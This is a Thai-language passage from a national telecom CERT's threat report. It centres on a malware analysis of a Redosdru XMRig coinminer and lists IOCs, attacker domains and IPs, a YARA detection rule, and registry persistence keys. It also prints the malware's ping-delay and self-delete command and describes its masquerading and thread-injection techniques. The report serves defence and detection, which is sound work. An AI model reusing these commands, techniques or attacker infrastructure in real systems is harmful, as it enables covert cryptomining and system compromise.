มัลแวร์เรียกค่าไถ่ในข้างต้นจะถูกตั้งค่าสำหรับโจมตีเป้าหมายแต่ละรายเป็นการเฉพาะ โดยมีขีดความสามารถที่หลากหลายนอกจากการเข้ารหัสไฟล์บนเครื่องเป้าหมายแล้ว มัลแวร์ยังสามารถทำการเข้ารหัสไฟล์ซึ่งเก็บอยู่ใน Network Drive ที่เชื่อมต่อกับเครื่องคอมพิวเตอร์เป้าหมายได้ และกำหนดให้ผู้เสียหายติดต่อจ่ายค่าไถ่ผ่านเว็บไซต์ของผู้โจมตีบนเครือข่าย Tor Network[5] ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทยสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1 - Agenda Golang Ransomware** เมื่อ 2 พ.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 15**

ภาพที่ 15 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1 - Agenda Golang Ransomware** มีรายละเอียดตาม เอกสารแนบท้าย 15

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 19


หลังจากที่ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT) ได้ออกรายงานการวิเคราะห์ Android Remote Access Trojan ของกลุ่มผู้ไม่หวังดีที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ เมื่อ 12 ก.ย.65 และ 6 ก.ค.65 ตามลำดับ) ศูนย์ TTC-CERT ยังพบว่ากลุ่มผู้ไม่หวังดีดังกล่าวยังคงใช้วิธีการ

[5] "Tor Project | Anonymity Online." https://www.torproject.org/. Accessed 19 Sep. 2022.

โจมตีรูปแบบเดิมโจมตีคนไทยแต่ได้ปรับเปลี่ยน Infrastructure และเปลี่ยนแปลงโดเมน command and control ของ Android Remote Access Trojan เพื่อหลบเลี่ยงวิธีการตรวจจับจากรายงานที่ศูนย์ TTC-CERT เคยทำรายงานการวิเคราะห์ออกไป ตลอดจนเพื่อใช้ในการโจมตีคนไทยอย่างต่อเนื่อง

ศูนย์ TTC-CERT จึงได้ดำเนินการวิเคราะห์ Infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวเพิ่มเติม เพื่อให้ประชาชนและหน่วยงานที่เกี่ยวข้องตระหนักรู้ถึงการปรับเปลี่ยน Infrastructure ของผู้ไม่หวังดีที่ใช้ในการโจมตีในครั้งนี้ อันจะนำไปสู่การรู้เท่าทันสถานการณ์ภัยคุกคามที่อาจเกิดขึ้นจากการโจมตีโดยผู้ไม่หวังดี ตลอดจนนำข้อมูลในรายงานฉบับนี้ไปป้องกันไม่ให้คนไทยตกเป็นเหยื่อจากการโจมตีจากผู้ไม่หวังดีดังกล่าวต่อไป ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)** เมื่อ 3 ต.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 16**



ภาพที่ 16 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)** มีรายละเอียดตาม เอกสารแนบท้าย 16

เอกสารแนบท้าย 1

รายงานผลการวิเคราะห์มัลแวร์

IMAR-210499-3.v1 - Redosdru:Coinminer

วันที่เผยแพร่ช่องทางสาธารณะครั้งแรก: 20-12-2564

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สองตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” พบว่าไฟล์ดังกล่าว (iexplore.exe, SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) เป็นมัลแวร์ประเภท Trojan ที่มีการทำงานแบบ Coinminer ซึ่งมีวัตถุประสงค์เพื่อใช้ทรัพยากรของเครื่องคอมพิวเตอร์เป้าหมายในการขุดสกุลเงินดิจิทัล ชื่อ Monero โดยใช้เครื่องมือชื่อ XMRig ซึ่งเป็น Open-source Tools ในการควบคุมใช้งานทรัพยากรฯ ก่อนจะส่งผลลัพธ์ไปยังเว็บไซต์ที่ให้บริการ Mining Pool[1] ต่อไป

ผลจากการวิเคราะห์พบว่าผู้โจมตีใช้เทคนิคที่ค่อนข้างมีเอกลักษณ์เฉพาะตัวในการพัฒนาไฟล์มัลแวร์นี้ ซึ่งสามารถนำข้อมูลดังกล่าวมาพัฒนาเป็น Adversary Profile ได้ ยกตัวอย่างเช่น

- ผู้โจมตีพึ่งพาเทคนิคการตั้งชื่อเลียนแบบค่อนข้างมาก โดยมีการเลียนแบบชื่อ Legitimate ไฟล์ และ Services ของระบบปฏิบัติการ Windows รวมถึงชื่อโดเมนของ Google
- เทคนิคการใช้คำสั่ง Ping ผ่าน cmd.exe เพื่อหน่วงเวลา Execution Flow
- เทคนิคการถอนการติดตั้งโปรแกรมผ่าน Registry Key โดยมีการระบุค่า CLSID ซึ่งมีความเฉพาะตัวสูง (High-uniqueness)
- การตั้งชื่อ Exports Function โดยเลือกใช้คำที่มีความเฉพาะตัวสูง

นอกจากนี้ ในขั้นตอนการวิเคราะห์ยังพบว่าโดเมนซึ่งเป็นโครงสร้างพื้นฐาน (Infrastucture) ที่ผู้โจมตีใช้งานในปฏิบัติการครั้งนี้ บางส่วนพึ่งจะถูกจัดตั้งขึ้นมาและยังไม่มีรายงานว่าเคยถูกนำมาใช้ในการโจมตีมาก่อน ดังนั้นเมื่อตรวจสอบข้อมูลผ่านเครื่องมือ Open-souce Intelligence (OSINT) อาจพบว่าโดเมนดังกล่าวยังไม่ถูกระบุว่าเป็นภัยคุกคามซึ่งอาจทำให้ระบบป้องกันที่พึ่งพาข้อมูลจาก Threat Intelligence มีประสิทธิการทำงานที่ลดลง

อีกทั้งผู้โจมตีพยายามใช้เทคนิคต่าง ๆ ในการลวงนักวิเคราะห์ให้เข้าใจผิดเพื่อเพิ่มโอกาสความสำเร็จให้กับผู้โจมตีในการเชื่อมต่อไปยังโดเมนที่เป็น Mining Pool กล่าวคือ ผู้โจมตีจงใจสร้างค่า String คำว่า “WWW.GOOGEL.COM” เอาไว้ภายในไฟล์ iexplore.exe (malicious) แต่กลับไม่มีการเรียกใช้งานค่า

[1] "Mining Pool Definition - Investopedia." https://www.investopedia.com/terms/m/mining-pool.asp. Accessed 30 Jun. 2021.

String ดังกล่าวจากภายในโค๊ด ซึ่งเห็นได้ชัดว่าผู้โจมตีมีเจตนาที่จะให้นักวิเคราะห์ตรวจพบ ดังนั้นจึงมีเหตุให้เชื่อได้ว่าผู้โจมตีต้องการจะใช้ค่า String ดังกล่าวในการลวงนักวิเคราะห์ได้ถึง 2 ลักษณะ คือ

ลักษณะที่หนึ่ง ทำให้นักวิเคราะห์หลงกลคิดว่าเป็นการโจมตีด้วยเทคนิค Typosquatting[2] แล้วรีบนำชื่อโดเมนดังกล่าวไปเพิ่มลงใน Blocklist โดยไม่ทำการตรวจสอบให้ดีก่อน ซึ่งจริง ๆ แล้วโดเมน “WWW.GOOGEL.COM” ครอบครองโดยบริษัท Google Inc และจะทำการ Redirect ไปยัง https://google.com เสมอ

ลักษณะที่สอง ในกรณีที่นักวิเคราะห์ตรวจสอบแล้วพบว่า “WWW.GOOGEL.COM” เป็น Legitimate Domain ของ Google อาจทำให้เกิดความประมาทและหลงคิดว่าโดเมน “*.googel-dns.com” ก็เป็น Legitimate Domain เช่นเดียวกัน แต่ในความเป็นจริงแล้วมัลแวร์ใช้โดเมนดังกล่าวเป็น Mining Pool ซึ่งมัลแวร์จะทำการเชื่อมต่อออกไปในภายหลัง

อนึ่ง การโจมตีที่ศูนย์ TTC-CERT ค้นพบ มีความสอดคล้องกับรายงานการโจมตีชื่อ “SMB Worm “Indexsinas” Uses Lateral Movement to Infect Whole Networks[3]” ของบริษัทด้านความมั่นคงปลอดภัยไซเบอร์ Guardicore ที่พึ่งทำการเผยแพร่เมื่อวันที่ 30 มิ.ย.64 แต่มีความแตกต่างกันที่ข้อมูลเกี่ยวกับโครงสร้างพื้นฐานด้านโดเมนที่ผู้โจมตีใช้งาน ซึ่งมีความเป็นไปได้สูงว่าผู้โจมตีมีการแบ่งโซนการโจมตีไปตามภูมิภาคต่าง ๆ ทั่วโลก และกำหนดโครงสร้างพื้นฐานที่แตกต่างกันไปในแต่ละโซนเพื่อรองรับปฏิบัติการดังกล่าว

ศูนย์ TTC-CERT ได้จัดทำรายการ Indicators of Compromise (IOCs), Technique-Tactics (MITRE ATT&CK), รวมถึง Yara Rule เพื่อให้สมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรต่อไป อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20 (iexplore.exe)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)

E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20 (csrss.exe)

โดเมน (3)

rx.tgoodluck.xyz

emergency.googel-dns.com

donate.v2.googel-dns.com

[2] "What is Typosquatting? | McAfee Blogs." 3 Jul. 2013, https://www.mcafee.com/blogs/consumer/what-is-typosquatting/. Accessed 2 Jul. 2021.

[3] "Indexsinas SMB Worm Campaign Infests Whole ... - Threatpost." 1 Jul. 2021, https://threatpost.com/indexsinas-smb-worm-enterprises/167455/. Accessed 2 Jul. 2021.

ไอพี (10)
202.91.245.237
59.173.17.102
202.75.212.134
113.161.98.142
43.229.153.157
208.91.197.46
37.59.44.193
37.59.43.131
204.11.56.48
50.63.202.75

ผลการวิเคราะห์

E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20

Tags
CoinMiner XMRig Trojan Redosdru

รายละเอียดของไฟล์	
ชื่อไฟล์	iexplore.exe
ขนาด	1267712 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	3D86ABA7DC9C55F5061F9AACDF6BA81C
SHA1	B4ABD765F1F788B4AA6CBF0428C250962E598A41
SHA256	E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20
SHA512	8BB9A514879732AFEE38D2A8D62F7E31BB3547DEE0A1983596DB018145D22C615ECD55B644CFF1EADB79D03BFF3B885AA235EF8A755E63F4D74B0F72DD973CA3
ssdeep	24576:Q3LWOBUdqfaKdc/dBpLQ0p+fqAvcMH5p+wlL2/5NuCZD49n9i90XUkXO0vy:uLW+UW1dcO0kq2c2awl45NuU09n9i90w
Entropy	7.864115

แอนตี้ไวรัส

Kaspersky	Trojan.Win32.Miner.vujj
Malwarebytes	Trojan.BitCoinMiner
Microsoft	Trojan:Win32/CoinMiner.DH!bit

Yara Rules

```
import "pe"

rule Redosdru_Coinminer
{
	meta:
		Description = "Detect Redosdru Coinminer"
		Author = "TTC-CERT"
		Date = "28/6/2021"
		SHA256 =
"E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20"

	strings:
		$s1 = "SuperXmrWithOutTls.dat" nocase
		$s2 = "xmrig.exe" nocase wide
		$s3 = "CopyMoneroToDstPath" nocase wide
		$clsid = "{A16390FC-9D81-43B1-8A3C-82802F608193}" nocase wide

	condition:
		$clsid and 2 of ($s*) and uint16(0) == 0x5A4D and filesize <= 2MB and
pe.exports("MyCreateRemoteThread64")
}
```

PE Metadata

Compile Date	2019-03-26 13:26:32 UTC
Import Hash	97988B52F3ABBB8F018C9FBB2533A32A

PE Sections			
MD5	Name	Raw Size	Entropy
DF30D246293E5C9BAB1424D4BE938F06	.text	115200	6.627550
53EC98A23D9B2D0780318DD27B4F54FE	.rdata	39424	5.327099
C464D505996199C9324890A7D3CE5305	.data	1104896	7.895486
B2320183DF27820C339708F5BF66E6E2	.rsrc	512	4.717679
BB42C584DFCAD205E45DAEEB8AC7B0CB	.reloc	6656	6.510111

Packers/Compilers/Cryptors
Microsoft Visual C++ v.14 - 2015 (E8)

ความเชื่อมโยง		
svchost.exe (has been injected by csrss.exe (malicious))	Connected_to	rx.tgoodluck.xyz
		emergency.googel-dns.com
		donate.v2.googel-dns.com

รายละเอียด

ไฟล์ iexplore.exe (SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20) คือไฟล์ที่ถูกดาวน์โหลดมาติดตั้งบนเครื่องคอมพิวเตอร์เป้าหมายโดยอาศัยการทำงานของมัลแวร์ประเภท Downloader ซึ่งใช้ URL: http://indonesias[.]me:9998/iexplore[.]exe เป็นฐานในการแพร่กระจายไฟล์อันตรายโดยไฟล์ดังกล่าว เมื่อถูกดาวน์โหลดมาแล้วจะถูกเก็บไว้ภายใต้ไดเรคทอรี่ %Windows% และถูกเรียกใช้งานในทันที

เมื่อนำไฟล์ดังกล่าวมาตรวจสอบค่า Strings พบค่าที่น่าสนใจ เช่น

---เริ่มต้น Strings---

E:\Conding\xmrig\SupperMiner\free\SuperMiner\SuperMiner\Release\pdb\SuperXmrWithOutTls.pdb

SuperXmrWithOutTls.dat

Software\Microsoft\Windows\CurrentVersion\Uninstall\{A16390FC-9D81-43B1-8A3C-82802F608193}

xmrig.exe

csrss.exe

cmd.exe

svchost.exe

miner

CreateService faild by:%d

ChangeServiceConfig2 faild by:%d

host_data.m_CheckTaskmgr = %d

Uninstall Service Success!

uncompress faild!

stratum + tcp://

CopyMoneroToDstPath faild, %s delete faild by:%d!

BypassUac

---สิ้นสุด Strings---

ซึ่งจากข้อมูลค่า Strings ที่ตรวจพบ มีความเป็นไปได้สูงที่มัลแวร์ตัวนี้จะมีความเชื่อมโยงกับสกุลเงินดิจิทัล ชื่อ Monero[4] (ตัวย่อ XMR) รวมถึงอาจมีการใช้งาน XMRig[5] ซึ่งเป็น Open-source Tool ในการขุดเหรียญ Monero

นอกจากนั้น หนึ่งในค่า String ที่ตรวจพบเป็นค่า Registry Key ซึ่งใช้สำหรับการถอนการติดตั้งโปรแกรม (Uninstall) โดย String ดังกล่าวมีวัตถุประสงค์เพื่อสั่งการให้ถอนการติดตั้ง Object ที่มีค่า CLSID[6] เท่ากับ {A16390FC-9D81-43B1-8A3C-82802F608193} ซึ่งในช่วงเวลาที่ทำการวิเคราะห์ (28 มิ.ย.64) ยังไม่สามารถระบุชื่อของโปรแกรมที่ตรงกับค่า CLSID ดังกล่าวได้

เมื่อนำข้อมูล Imports API ที่มัลแวร์จะเรียกใช้ในระหว่าง Run-time มาพิจารณา พบว่ามัลแวร์มีการเรียกใช้งาน WinAPI หลายรายการ ซึ่งสามารถนำมาใช้เพื่อแก้ไขเปลี่ยนแปลงค่า Registry Key, สร้างสำเนา และลบไฟล์, สร้างและลบ Windows Services, รวมถึงสั่ง Execute ไฟล์ Portable Execution (PE) อื่น ๆ ได้ เป็นต้น โดยมีตัวอย่าง Imports API ที่น่าสนใจซึ่งมัลแวร์เรียกใช้งาน ดังนี้

Name	Library
CreateServiceW	advapi32.dll
DeleteService	advapi32.dll
RegCreateKeyExW	advapi32.dll

[4] "Home | Monero - secure, private, untraceable." https://www.getmonero.org/. Accessed 28 Jun. 2021.

[5] "XMRig." https://xmrig.com/. Accessed 28 Jun. 2021.

[6] "CLSID Key - Win32 apps | Microsoft Docs." 31 May. 2018, https://docs.microsoft.com/en-us/windows/win32/com/clsid-key-hklm. Accessed 28 Jun. 2021.

RegSetValueExW	advapi32.dll
RegDeleteValueW	advapi32.dll
WriteFile	kernel32.dll
DeleteFileW	kernel32.dll
WinExec	kernel32.dll

เมื่อตรวจสอบ Exports Function ของไฟล์ iexplore.exe (malicious) พบว่ามีจำนวน 14 รายการ ซึ่งหากพิจารณาจากชื่อของ Exports function แต่ละตัว คาดว่าจะถูกเตรียมมาเพื่อรองรับการทำงานของมัลแวร์บนระบบปฏิบัติการ Windows ที่มีสถาปัตยกรรมแบบ 64-bit โดยมีรายละเอียดดังนี้

Ordinal	Name	Location
1	CloseHandle64	.text:00405840
2	GetModuleHandle64	.text:00404610
3	GetProcAddress64	.text:00404EA0
4	GetThreadContext64	.text:004055D0
5	MyCreateRemoteThread64	.text:00405730
6	ReadProcessMemory64	.text:00405390
7	SetLastErrorFromX64Call	.text:00404E30
8	SetThreadContext64	.text:00405680
9	VirtualAllocEx64	.text:00405070
10	VirtualFreeEx64	.text:00405180
11	VirtualProtectEx64	.text:00405280
12	VirtualQueryEx64	.text:00404F70

13	WriteProcessMemory64	.text:004054B0
14	X64Call	.text:00404420

ผลจากการตรวจสอบพฤติกรรมของไฟล์ iexplore.exe (malicious) มีรายละเอียดดังต่อไปนี้

- เมื่อถูกเรียกใช้งาน มัลแวร์จะทำการ**สร้างไฟล์โฟลเดอร์ชื่อ “clr_optimization_v4.0.30328_64”** เอาไว้ภายใต้ไดเรคทอรี่ %ProgramData% และ %All Users% ซึ่งเป็น Symbolic link ของ %ProgramData% หลังจากนั้นจะทำการ**สร้างไฟล์ชื่อ csrss.exe (SHA256: E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20)** เอาไว้ภายใต้ไดเรคทอรี่ดังกล่าว ซึ่งไฟล์ csrss.exe (malicious) และ iexplore.exe (malicious) มีค่า Hash SHA256 ตรงกันคือ E76E513ED31C0013B2616C593855E1C1C8EF9314A017D4CCC536708BFCFA3B20 ดังนั้นคำอธิบายสิ่งที่เกิดขึ้นคือ**มัลแวร์ได้ทำการสำเนาตัวเองไปยังตำแหน่ง C:\ProgramData\clr_optimization_v4.0.30328_64\csrss.exe และ C:\Users\All Users\clr_optimization_v4.0.30328_64\csrss.exe**
- อนึ่ง ผู้โจมตีเจตนาตั้งชื่อไฟล์ iexplore.exe (malicious) และ csrss.exe (malicious) เพื่อเลียนแบบ Legitimate Filename ของ Windows[7] ซึ่งเป็นเทคนิคในการหลบเลี่ยงการถูกตรวจพบ อย่างไรก็ตามเทคนิคนี้สามารถตรวจจับได้โดยการตรวจสอบเพื่อเปรียบเทียบตำแหน่งที่อยู่ของไฟล์ Portable Executable บน System Storage[8] เช่น
  - ไฟล์ iexplore.exe (legitimate) ควรเก็บอยู่ภายใต้โฟลเดอร์ %Program Files%\Internet Explorer\
  - ไฟล์ csrss.exe (legitimate) ควรเก็บอยู่ภายใต้ไดเรคทอรี่ %System%
- มัลแวร์ทำการปรับเปลี่ยนแก้ไขค่าภายใน Registry Key เพื่อ**สร้าง Windows Services ชื่อ “clr_optimization_v4.0.30328_64”** ซึ่งถูกตั้งชื่อให้คล้ายกับ Windows Services (legitimate) ของ Microsoft .NET Framework NGEN โดยมัลแวร์ทำการกำหนดค่า Autostart ให้กับ Service ที่พึ่งถูกสร้างขึ้นนี้ ซึ่งจะทำให้เกิดสถานะ Persistence โดย Service ดังกล่าวจะทำการเรียกใช้งานไฟล์ csrss.exe (malicious) ที่ถูกสร้างไว้ก่อนหน้านี้ทุกครั้งหลังรีสตาร์ทเครื่องหรือหลังจากที่ Service ดังกล่าวถูกปิดไป โดยมีรายละเอียดค่า Registry Key ที่ถูกปรับเปลี่ยนแก้ไขดังต่อไปนี้

[7] "Masquerading: Match Legitimate Name or Location, Sub-technique ...." https://attack.mitre.org/techniques/T1036/005/. Accessed 26 Jun. 2021.

[8] "SANS Hunt Evil poster - SANS Institute." https://www.sans.org/security-resources/posters/dfir/hunt-evil-165. Accessed 26 Jun. 2021.

---เริ่มต้น Registry key---

Key: HKLM\System\CurrentControlSet\Services

SubKey: clr_optimization_v4.0.30328_64

ValueName: Description Data: Microsoft .NET Framework NGEN

ValueName: DisplayName Data: Microsoft .NET Framework NEGN v4.030328_64

ValueName: ImagePath Data: C:\ProgramData\clr_optimization_v4.0.30328_64\csrss.exe

ValueName: Start Data: 0x00000002 (2)

---สิ้นสุด Registry key---

- จากนั้นมัลแวร์จะทำการเรียกใช้งาน cmd.exe โดยกำหนด Command-line ดังต่อไปนี้

```
/c @ping -n 15 127.0.0.1&del C:\Windows\iexplore.exe > nul
```

ซึ่ง Command-line ดังกล่าว สามารถอธิบายได้ดังนี้

  - “/c @ping -n 15 127.0.0.1” คือ การเรียกใช้งาน ping.exe เพื่อทำการ **Ping ไปยัง IP Address 127.0.01 (localhost) จำนวน 15 ครั้ง โดยมีวัตถุประสงค์เพื่อหน่วงเวลาให้กับ Execution Flow เป็นระยะเวลา 15 วินาที** ก่อนที่ cmd.exe จะเรียกใช้งานคำสั่งถัดไป
  - “del C:\Windows\iexplore.exe > nul” คือ สั่งให้**ทำการลบไฟล์ตัวเอง (iexplore.exe) จากไดเรคทอรี่ %Windows%** เพื่อกลบเกลื่อนร่องรอยการทำงานและปกป้องไฟล์ Binary จากการถูกนำไปวิเคราะห์

- “clr_optimization_v4.0.30328_64” ซึ่งเป็น Windows Service ที่มัลแวร์สร้างขึ้น เริ่มต้นการทำงานโดย เรียกใช้งานไฟล์ csrss.exe (malicious) จากภายใต้โฟลเดอร์ C:\ProgramData\clr_optimization_v4.0.30328_64\csrss.exe ส่งผลให้เกิดโปรเซส csrss.exe (malicious) ซึ่งต่อมาจะ**ทำการสร้าง Child Process คือ svchost.exe แล้วจึงทำการ Inject เธรด (Thread) ไปยังโปรเซสดังกล่าว** รวมถึงทำการอ่านค่า Process ID ของ svchost.exe ซึ่งเป็น Child Process เพื่อนำค่าที่ได้ไปเขียนลงใน Registry key ดังต่อไปนี้

---เริ่มต้น Registry key---

HKLM\System\CurrentControlSet\Services\clr_optimization_v4.0.30328_64

ValueName: ChildProcessID

Data: {ค่า ProcessID ของ svchost.exe ซึ่งเป็น Child Process ของ csrss.exe (malicious)
---สิ้นสุด Registry key---}

- จากการที่โปรเซส csrss.exe (malicious) ทำการ Inject เธรดไปยังโปรเซส svchost.exe ซึ่งเป็น Child Process ส่งผลให้โปรเซส svchost.exe มีพฤติกรรมที่ผิดปกติ คือ ทำการเชื่อมต่อออกไปยังอินเตอร์เน็ต โดยมีพฤติการณ์พยายามที่จะ Resolve DNS จำนวนมาก โดยสามารถแบ่งรูปแบบของความพยายามในการ Resolve DNS ตามที่เกิดขึ้นได้ดังนี้

Destination DNS Server	Query Info
Default DNS server (based on organization's config)	rx.tgoodluck.xyz emergency.googel-dns.com donate.v2.googel-dns.com
8.8.8.8 (Hardcoded DNS Server)	pool.supportxmr.com pool.minexmr.com xmr.f2pool.com xmr-eu1.nanopool.org xmr-eu2.nanopool.org xmr-us-east1.nanopool.org xmr-us-west1.nanopool.org xmr-asia1.nanopool.org xmr-jp1.nanopool.org xmr-au1.nanopool.org mine.ppxxmr.com jw-js1.ppxxmr.com mine.c3pool.com donate.v2.xmrig.com
Default DNS server	IPv6 Reverse DNS PTR 0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.3 .8.9.0.8.a.0.c.ip6.arpa


	IPv6 : c0a8:0983:0000:0000:0000:0000:0000:0000 **IPv6 shortened version :** c0a8:983:: PTR f.f.f.f.b.a.1.0.f.f.2.0.1.f.8.8.0.0.0.0.0.0.0.0.7.8.9.0.8.a.0.c.ip6.arpa **IPv6 :** c0a8:0987:0000:0000:88f1:02ff:01ab:ffff **IPv6 shortened version :** c0a8:987::88f1:2ff:1ab:ffff

